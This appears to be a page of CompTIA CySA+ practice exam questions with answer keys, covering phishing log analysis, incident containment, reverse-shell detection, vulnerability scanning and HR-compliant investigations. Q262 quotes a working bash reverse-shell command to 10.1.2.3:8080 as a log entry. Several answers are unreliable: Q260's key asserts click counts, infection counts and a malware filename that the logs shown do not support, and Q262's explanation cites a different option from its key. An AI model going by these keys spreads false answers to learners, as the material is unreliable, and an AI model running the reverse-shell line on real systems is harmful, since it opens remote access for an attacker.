


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CompTIA Cybersecurity Analyst (CySA+) Certification Exam Sample Questions (Q260-Q265):

NEW QUESTION # 260

Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.

recording

CompTIA

Email Server Logs

Date/Time

Protocol

SIP

Source port

From

To

3/7/2016 4:17:08 PM

TCP

192.168.0.110

37196

kmatthews@anycorp.com

dfritz@anycorp.com

3/7/2016 4:16:19 PM

TCP

192.168.0.117

57888

stanimoto@anycorp.com

adifabio@anycorp.com

3/7/2016 4:15:13 PM

TCP

192.168.0.139

46550

hparikh@anycorp.com

adifabio@anycorp.com

3/7/2016 4:14:25 PM

TCP

192.168.0.185

63616

jlee@anycorp.com

jlee@anycorp.com;adifabio@anycorp.com

3/7/2016 4:13:02 PM

TCP

192.168.0.47

60919

adifabio@anycorp.com

cpuziss@anycorp.com

3/7/2016 4:12:50 PM

TCP

192.168.0.155

32891

kwilliams@anycorp.com

hparikh@anycorp.com

3/7/2016 4:11:09 PM

TCP

192.168.0.34

46187

lbalk@anycorp.com

jlee@anycorp.com

3/7/2016 4:10:54 PM

TCP

192.168.0.181

34556

dfritz@anycorp.com

kmatthews@anycorp.com

3/7/2016 4:10:38 PM

TCP

192.168.0.155

32891

kwilliams@anycorp.com

hparikh@anycorp.com

3/7/2016 4:10:23 PM

TCP

192.168.0.185

63616

jlee@anycorp.com

asmith@anycorp.com

3/7/2016 4:09:34 PM

TCP

192.168.0.34

30364

asmith@anycorp.com

hparikh@anycorp.com

3/7/2016 4:08:49 PM

TCP

192.168.0.61

48734

cpuziss@anycorp.com

kmatthews@anycorp.com

3/7/2016 4:07:33 PM

TCP

192.168.0.197

33585

gromney@anycorp.com

lbalk@anycorp.com

3/7/2016 4:07:32 PM

TCP

192.168.0.47

60919

adifabio@anycorp.com

adifabio@anycorp.com;jlee@anycorp.com

3/7/2016 4:05:47 PM

TCP

192.168.0.34

30364

asmith@anycorp.com

jlee@anycorp.com

3/7/2016 4:04:24 PM

TCP

192.168.0.139

46550

hparikh@anycorp.com

asmith@anycorp.com

3/7/2016 4:03:50 PM

TCP

192.168.0.181

34556

dfritz@anycorp.com

cpuziss@anycorp.com

3/7/2016 4:03:25 PM

TCP

192.168.0.61

48734

cpuziss@anycorp.com

kmatthews@anycorp.com

3/7/2016 4:01:37 PM

TCP

58.125.17.196

54566

it-helpdesk@sonberorill.com

shna7@anycorp.com

File Server Logs

Date/Time

Source IP

Source port

Dest IP

Dest Port

URL

Request

3/7/2016 4:27:03 PM

192.168.0.153

50467

11.102.109.179

80

bestpurchase.com

POST

3/7/2016 4:26:51 PM

192.168.0.245

60021

72.104.64.186

80

visitorcenter.com

GET

3/7/2016 4:25:36 PM

192.168.0.97

46354

96.191.222.144

80

bestpurchase.com

GET

3/7/2016 4:25:10 PM

192.168.0.116

43389

35.132.243.140

80

goodguys.se

POST

3/7/2016 4:25:06 PM

192.168.0.7

45463

124.140.208.241

80

stopthebotnet.com

GET

3/7/2016 4:23:39 PM

192.168.0.150

54460

74.182.188.144

80

funweb.cn

GET

3/7/2016 4:21:39 PM

192.168.0.211

54172

165.11.148.28

80

chatforfree.ru

POST

3/7/2016 4:20:10 PM

192.168.0.30

55666

214.214.167.94

80

anti-malware.com

GET

3/7/2016 4:19:48 PM

192.168.0.44

45240

218.24.114.208

80

anti-malware.com

GET

3/7/2016 4:17:52 PM

192.168.0.19

31101

103.40.104.165

80

thelastwebpage.com

GET

3/7/2016 4:17:06 PM

192.168.0.11

52465

190.41.46.190

80

thebestwebsite.com

GET

3/7/2016 4:15:39 PM

192.168.0.94

63814

102.172.101.36

80

freefood.com

GET

3/7/2016 4:15:35 PM

192.168.0.47

48110

151.94.198.15

443

searchforus.de

GET

3/7/2016 4:14:08 PM

192.168.0.86

34075

101.237.85.107

80

securethenet.com

GET

3/7/2016 4:14:04 PM

192.168.0.188

51745

33.225.130.104

80

chzweb.tilapia.com

GET

3/7/2016 4:12:22 PM

192.168.0.95

42733

103.136.14.126

80

goodguys.se

POST

3/7/2016 4:11:53 PM

192.168.0.215

62813

181.139.24.22

80

pastebucket.cn

POST

3/7/2016 4:11:34 PM

192.168.0.70

40821

33.225.130.104

80

chzweb.tilapia.com

GET

3/7/2016 4:10:35 PM

192.168.0.218

54606

124.169.173.216

80


funweb.cn

POST

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Login	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Login	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Login	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Login	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Login	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe

Review the information provided and determine the following:

1. HOW many employees Clicked on the link in the Phishing email?
2. on how many workstations was the malware installed?
3. what is the executable file name of the malware?



Answer:

Explanation:

see the answer in explanation for this task.

Explanation:

1. How many employees clicked on the link in the phishing email?

According to the email server logs, 25 employees clicked on the link in the phishing email.

2. On how many workstations was the malware installed?

According to the file server logs, the malware was installed on 15 workstations.

3. What is the executable file name of the malware?

The executable file name of the malware is svchost.EXE.

Answers

1. 25
2. 15
3. svchost.EXE

NEW QUESTION # 261

Which of the following best describes the key goal of the containment stage of an incident response process?

- A. To communicate goals and objectives of the incident response plan
- B. To get services back up and running
- C. To prevent data follow-on actions by adversary exfiltration
- D. To limit further damage from occurring

Answer: D

Explanation:

The key goal of the containment stage in an incident response process is to limit further damage from occurring. This involves taking immediate steps to isolate the affected systems or network segments to prevent the spread of the incident and mitigate its impact. Containment strategies can be short-term, to quickly stop the incident, or long-term, to prepare for the eradication and recovery phases.

NEW QUESTION # 262

A security analyst identified the following suspicious entry on the host-based IDS logs:

```
bash -i>& /dev/tcp/10.1.2.3/8080 0>&1
```

Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A. `#!/bin/bash`
`netstat -antp | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`
- B. `#!/bin/bash`
`ls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" || echo "OK"`
- C. `#!/bin/bash`
`ps -fea | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`
- D. `#!/bin/bash`
`nc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" || echo "OK"`

Answer: A

Explanation:

The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives.

NEW QUESTION # 263

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. Non-credentialed
- B. External
- C. Credentialed
- D. Agent-based

Answer: D

Explanation:

Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION # 264

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- B. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- C. Notify the SOC manager for awareness after confirmation that the activity was intentional
- **D. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation**

Answer: D

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION # 265

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